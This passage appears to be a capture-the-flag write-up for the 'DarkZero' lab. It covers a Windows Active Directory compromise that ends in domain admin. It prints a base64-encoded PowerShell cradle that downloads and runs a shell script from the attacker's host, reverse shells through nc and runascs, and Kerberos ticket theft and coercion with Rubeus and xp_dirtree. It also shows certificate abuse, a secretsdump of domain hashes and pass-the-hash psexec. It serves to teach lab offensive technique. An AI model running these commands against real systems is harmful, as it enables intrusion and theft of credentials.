[*] Opening SVCManager on 127.0.0.1.....
[*] Creating service niAu on 127.0.0.1.....
[*] Starting service niAu.....
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:445-<><>-OK
[!] Press help for extra shell commands
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:445-<><>-OK
Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
```

3. Recover original token

It needs NtObjectManager.zip. Download git repo https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools and use visual studio to compile the repo and zip the output as NtObjectManager.zip

Download NtObjectManager.zip on the target

```
PS C:\programdata> curl http://10.10.16.43:8000/NtObjectManager.zip -o NtObjectManager.zip
PS C:\programdata> expand-archive NtObjectManager.zip
```

Then, run command from this post(https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html)

```
import-module .\NtObjectManager.psm1
$pipe = New-NtNamedPipeFile \\.\pipe\ABC -Win32Path
$job = Start-Job { $pipe.Listen() }
$token = Use-NtObject($pipe.Impersonate()) {Get-NtToken -Impersonation}
```

```
PS C:\programdata\NtObjectManager\Release> import-module .\NtObjectManager.psm1
PS C:\programdata\NtObjectManager\Release> $pipe = New-NtNamedPipeFile \\.\pipe\ABC -Win32Path
PS C:\programdata\NtObjectManager\Release> $job = Start-Job { $pipe.Listen() }
PS C:\programdata\NtObjectManager\Release> $token = Use-NtObject($pipe.Impersonate()) {Get-NtToken -Impersonation}
```

This token has seimpersonate privilege

```
PS C:\programdata\NtObjectManager\Release> $token.privileges | select-object name

Name
----
SeAssignPrimaryTokenPrivilege
SeIncreaseQuotaPrivilege
SeMachineAccountPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeCreateGlobalPrivilege
SeIncreaseWorkingSetPrivilege
```

So I can upload GodPotato.exe to get admin privilege

```
New-Win32Process -CommandLine 'C:\programdata\gop.exe -cmd "powershell -enc
SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0
ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4A
MQAwAC4AMQA2AC4ANAAzADoAOAAwADAAMAAvAHMAaABlAGwAbAAuAHAAcwAxACcAKQApAAoA"' -
token $token
```

```
PS C:\programdata> New-Win32Process -CommandLine 'C:\programdata\gop.exe -cmd "powershell -enc SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4ANAAzADoAOAAwADAAMAAvAHMAaABlAGwAbAAuAHAAcwAxACcAKQApAAoA"' -token $token

Process        : gop.exe
Thread         : thread:1176 - process:3540
Pid            : 3540
Tid            : 1176
TerminateOnDispose : False
ExitStatus     : 259
ExitNtStatus   : STATUS_PENDING
```

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─$python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.33.62 - - [16/Apr/2026 15:37:12] "GET /shell.ps1 HTTP/1.1" 2
00 -
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/darkzero]
└─$rlwrap nc -nvlp 9002
Listening on 0.0.0.0 9002
Connection received on 10.129.33.62 58850

PS C:\Windows\system32>
```

This shell is super slow, so be patient until you get a shell

4. Get svc_sql credential

C:\Policy_Backup.inf has this line

```
SeImpersonatePrivilege = *S-1-5-19,*S-1-5-20,*S-1-5-32-544 *S-1-5-6
```

And svc_sql is in this group

```
PS C:\programdata> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                                                                           Attributes
========================================== ================ ============================================================================================= ==========
Everyone                                   Well-known group S-1-1-0                                                                                       Mandatory gr
oup, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                                                                  Mandatory gr
oup, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                                                                  Mandatory gr
oup, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                                                                  Mandatory gr
oup, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6                                                                                       Mandatory gr
oup, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                                                                       Mandatory gr
oup, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                                                                      Mandatory gr
oup, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                                                                      Mandatory gr
```

So svc_sql should have SeImpersonatePrivilege for login, but I don't have credential for svc_sql. Let's download Rubeus.exe

```
PS C:\programdata> curl http://10.10.16.43:8000/Rubeus.exe -o Rubeus.exe
```

Check available ticket

```
.\Rubeus.exe tgtdeleg /nowrap
```

```
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC02.darkzero.ext'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: KnkHw6uMwvSJCmUxaFB2qZkQA+kSWZUXD3lXpeam/xg=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFgDCCBXygAwIBBaEDAgEWooIEhjCCBIJhggR+MIIEeqADAgEFoQ4bDERBUktaRVJPLkVYVKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMREFSS1pFUk8uRVhUo4IEPjCCBD
qgAwIBEqEDAgECooIELASCBCi+mXgU2KpCIo+0HhLkuYBrQKGbeTg9KJi+p5+fevv5TK5fSzjNkMXWSWGDfx1TyxaGyH/wrXDPzoQgG7jBdlPZRlRGBrf8mlFcLXR+LBe2BJtCFV
6tQZJtQ1fWDuyeK85iobRpbojT6UX03MxvWrUQXHMUcxFb26R+bR/BvRh72RjdlSZoxOSGifZ+JDJ3hcw8qO1Lc9LsjOQ7cf7kXPS58xnlY1eSjgarX836UlpRjNHYyLmPF4+yhW
n2DHKV4kqoblHq8eLN/4zupNhvHILZFRZVECZmfQuV6ZDyPPxVOXwNJquKOtQdWktWBl1dzadLtDukj3Gvi7sZfWZ5dAPN9l/W8ZzrwV9ivmhJRrEqvSCkuF6TGoZpdFMUkymfPG
kwmZWMniz1KrN/bXhW/vYGGmB6BrwSgKz4ipD3QKKIj7panrvtTKeHO6lLs3zuYmWTQ+2e4XC/9OUrQ04vxBIWI5EdUA5MFeqSLwkNQavTx91PUsSrOUC0njIgQ+AX0E5DS0aRFK
x8tKBENf81TKxGDjEU3sFCx+PDLJFr75gjd+9DYVHw6Gwj5Pe8aaIhiKQzF0w352CAIuQQivMg39c45rbDsO8W+aEXAphV9qPTbs7oPboiyj0AIRznY4O/x6oRvppT4MNyH065Ly
9wWoDg/e5TFcar3EdQqAwUPfOO0jdhfsPWIBjjfvN8HCDg+NVjJuxv/qSCGbSet4y59VN+8e9Tw1WtHg/oM8xYFwYfuFlbU8EBEZfFtDNvFeOL4rNoMNubDFFBKW/S1/0unTlCes
DJc1/FuNVp9OndR3R66Uw2/z2Ws8sOjBbjrJ9z5OZczYR9bzxn0yNN3c7zodo28rNk2NY2EzRJ7D2u+rKYHnJtcg/z5awLaR9FW1mEevh+HbYTX6jzxHPKIDOWnNECiz2dcRWxwr
05BiEyLdhLdK3HS1eehSf3kNQL/iMtx16kPv96SE7Uf9q88dnGMYpK7jy5kUaYYbX3z3vLO4tzTZb02nvXXQV7SnNQFto61EdMxe87f44bbUer/WYsGXEtAimq5/T3gRtiO0peIg
WzrVa0+0xJH7ZZ6ZRhgA/bzbqhyEQo4jRvMbexkjEesws2Mntu9pO726yN85l51llloDpKayJM4xm5o5nqznuzGaIuc1b7nJ+50qUqSjlXnH2XV8ri9E+O1stA9/1OCMSsb/Dh2RY
EC56pL2cpqPph90rroEsAoNQ9ucaCLONbL0xQlYjKd30X6lSB2DbHDhGctIXLVkLx5YLBHCYjOp1zjqtm8czutsU3QZLDewk6J37Flo7acjhyUE1utlM490NmSGutkAT8oDHEB5j
gnRUWc5wU9eeOqGwfmncjT8xyu0ke7ePpvCw3Cd1r+n2gsqir5Gkiu+V+ZQKNLKN7iOkE1C5mCNgDDQqgxBaOB5TCB4qADAgEAooHaBIHXfYHUMIHRoIHOMIHLMIHIoCswkaADAg
ESoSIEIGQNn9acxrBElMy6sK7pzD7utKIPprXLzx//45vSjgLEoQ4bDERBUktaRVJPLkVYVKIUMBKgAwIBAaELMAkbB3N2Y19zcWyjBwMFAGChAAClERgPMjAyNjA0MTYxOTU2Mj
ZaphEYDzIwMjYwNDE3MDQxNzE1WqcRGA8yMDI2MDQyMzE4MTcxNVqoDhsMREFSS1pFUk8uRVhUqSEwH6ADAgECoRgwFhsGa3JidGd0GwxEQVJLWkVSTy5FWFQ=
PS C:\programdata>
```

Copy, base64 decode, and convert this ticket

```
base64 -d svc_sql.kirbi.b64 > svc_sql.kirbi
ticketConverter.py svc_sql.kirbi svc_sql.ccache
```

```
┌[parrot@parrot]-[~/Documents/darkzero]
└─► $base64 -d svc_sql.kirbi.b64 > svc_sql.kirbi
┌[parrot@parrot]-[~/Documents/darkzero]
└─► $ticketConverter.py svc_sql.kirbi svc_sql.ccache
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[*] converting kirbi to ccache...
[+] done
┌[parrot@parrot]-[~/Documents/darkzero]
└─► $describeTicket.py svc_sql.ccache
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 640d9fd69cc6b04494ccbab0aee9cc3eeeb4a20fa6b5cbcf1fffe39bd28e02c4
[*] User Name                     : svc_sql
[*] User Realm                    : DARKZERO.EXT
[*] Service Name                  : krbtgt/DARKZERO.EXT
[*] Service Realm                 : DARKZERO.EXT
[*] Start Time                    : 16/04/2026 15:56:26 PM
[*] End Time                      : 17/04/2026 00:17:15 AM
```

I can use certipy to look for templates with this ticket


```
KRB5CCNAME=svc_sql.ccache proxychains certipy find -k -target
dc02.darkzero.ext -ns 127.0.0.1 -dns-tcp
```

It generates json file that shows


```
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "darkzero-ext-DC02-CA",
      "DNS Name": "DC02.darkzero.ext",
      "Certificate Subject": "CN=darkzero-ext-DC02-CA, DC=darkzero, DC=ext",
      "Certificate Serial Number": "1643389103EC9DA6407DCE3E015ECD07",
      "Certificate Validity Start": "2025-07-29 14:17:46+00:00",
      "Certificate Validity End": "2035-07-29 14:27:43+00:00",
      "Web Enrollment": {
        "http": {
          "enabled": false
        },
        "https": {
          "enabled": false,
          "channel_binding": null
        }
      },
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Active Policy": "CertificateAuthority_MicrosoftDefault.Policy",
      "Permissions": {
        "Owner": "DARKZERO.EXT\\Administrators",
        "Access Rights": {
```



Let's request user ticket

```
KRB5CCNAME=svc_sql.ccache proxychains certipy req -k -target
dc02.darkzero.ext -ns 127.0.0.1 -dns-tcp -ca 'darkzero-ext-DC02-CA' -
template 'user'
```



Get authentication

```
KRB5CCNAME=svc_sql.ccache proxychains certipy auth -pfx svc_sql.pfx -domain
darkzero.ext -dc-ip 127.0.0.1
```



I can use this hash to change password

```
proxychains changepasswd.py -hashes ':816ccb849956b531db139346751db65f' -
newpass 'P@ssw0rd' 'darkzero.ext/svc_sql'@127.0.0.1
```



Download runascs.exe on the target and create a new shell

```
.\runascs.exe svc_sql 'P@ssw0rd' cmd.exe -l 5 -f 2 -b -r 10.10.16.43:9002
```

```
PS C:\programdata> .\runascs.exe svc_sql 'P@ssw0rd' cmd.exe -l 5 -f 2 -b -r 10.10.16.43:9002

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-297ca$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 2944 created in background.
```

And I get a new shell as svc_sql with seImpersonatePrivilege

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─── $rlwrap nc -lvnp 9002
Listening on 0.0.0.0 9002
Connection received on 10.129.33.62 58861
Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Get root in DC01

Upload and run enum-adtrusts.ps1(https://github.com/sse-secure-systems/Active-Directory-Spotlights/blob/master/AD-Trusts/Enum-ADTrusts.ps1)

```
PS C:\programdata> .\enum-adtrust.ps1
[+] Added Trust between 'darkzero.ext' & 'darkzero.htb'
[+] Added Trust between 'darkzero.htb' & 'darkzero.ext'

Attribute                   Domain: darkzero.htb
---------                   --------------------

TrustDirection:             BiDirectional
TrustFlavor:                Forest
AuthenticationLevel:        ForestWideAuthentication
Transivivity:               Enabled
SID Filtering:              Enabled (Only SIDs from the forest of darkzero.ext are allowed)
TGT Delegation:             Enabled
TrustFlags:                 TRUST_ATTRIBUTE_FOREST_TRANSITIVE, TRUST_ATTRIBUTE_CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION
Supported Encryption Types:
```


*TGT delgation is available, so let's monitor tickets on the DC02 shell and let DC01 to try smb connection, so that I can intercept tgt. Start monitoring ticket with Rubeus.exe

```
use module windows/manage/execute_dotnet_assembly
set session 2
```

```
set dotnet_exe /home/parrot/Documents/darkzero/Rubeus.exe
set arguments monitor /nowrap /interval:5
```

Run xp_dirtree on mssql shell from DC01 to fire smb session

```
xp_dirtree //DC02.darkzero.ext/C$
```



Copy it to local



Then, decrypt and convert the ticket

```
base64 -d dc01.kirbi.b64 > dc01.kirbi
ticketConverter.py dc01.kirbi dc01.ccache
```

I can see the ticket content

```
describeTicket.py dc01.ccache
```

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─── $describeTicket.py dc01.ccache
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : ea1be68bc172c5722c4e5875338074b62c0dafedef84a1bf496e9246553cdc05
[*] User Name                     : DC01$
[*] User Realm                    : DARKZERO.HTB
[*] Service Name                  : krbtgt/DARKZERO.HTB
[*] Service Realm                 : DARKZERO.HTB
[*] Start Time                    : 14/04/2026 23:55:24 PM
[*] End Time                      : 15/04/2026 09:55:24 AM
[*] RenewTill                     : 21/04/2026 23:55:24 PM
[*] Flags                         : (0x60a10000) forwardable, forwarded, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : 6hvmi8FyxXIsTlh1M4B0tiwNr+3vhKG/SW6SRlU83AU=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/DARKZERO.HTB
[*]   Service Realm               : DARKZERO.HTB
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were suppl
ied
```

Now, I can dump credentials with this ticket

```
KRB5CCNAME=dc01.ccache secretsdump.py -no-pass -k 'dc01.darkzero.htb'
```

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─── $KRB5CCNAME=dc01.ccache secretsdump.py -no-pass -k 'dc01.darkzero.htb'
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[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5917507bdf2ef2c2b0a869a1cba40726:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:64f4771e4c60b8b176c3769300f6f3f7:::
john.w:2603:aad3b435b51404eeaad3b435b51404ee:44b1b5623a1446b5831a7b3a4be3977b:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:d02e3fe0986e9b5f013dad12b2350b3a:::
darkzero-ext$:2602:aad3b435b51404eeaad3b435b51404ee:856ebb85a98128f0df7075cb7e472d58:::
[*] Kerberos keys grabbed
Administrator:0x14:2f8efea2896670fa78f4da08a53c1ced59018a89b762cbcf6628bd290039b9cd
Administrator:0x13:a23315d970fe9d556be03ab611730673
Administrator:aes256-cts-hmac-sha1-96:d4aa4a338e44acd57b857fc4d650407ca2f9ac3d6f79c9de59141575ab16cabd
Administrator:aes128-cts-hmac-sha1-96:b1e04b87abab7be2c600fc652ac84362
Administrator:0x17:5917507bdf2ef2c2b0a869a1cba40726
krbtgt:aes256-cts-hmac-sha1-96:6330aee12ac37e9c42bc9af3f1fec55d7755c31d70095ca1927458d216884d41
krbtgt:aes128-cts-hmac-sha1-96:0ffbe626519980a499cb85b30e0b80f3
krbtgt:0x17:64f4771e4c60b8b176c3769300f6f3f7
john.w:0x14:f6d74915f051ef9c1c085d31f02698c04a4c6804d509b7c4442e8593d6d957ea
john.w:0x13:7b145a89aed458eaea530a2bd1eb93bd
```

And I can run psexec to get system

```
psexec.py 'darkzero.htb/administrator@dc01.darkzero.htb' -hashes ':<admin
ntlm hash>'
```

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─$psexec.py 'darkzero.htb/administrator@dc01.darkzero.htb' -hashes ':5917507bdf2ef2c2b0a869a1cba40726'
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[*] Requesting shares on dc01.darkzero.htb.....
[*] Found writable share ADMIN$
[*] Uploading file VCYaDNie.exe
[*] Opening SVCManager on dc01.darkzero.htb.....
[*] Creating service DDZR on dc01.darkzero.htb.....
[*] Starting service DDZR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26100.4652]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32> whoami
nt authority\system
```

And I can run psexec to get system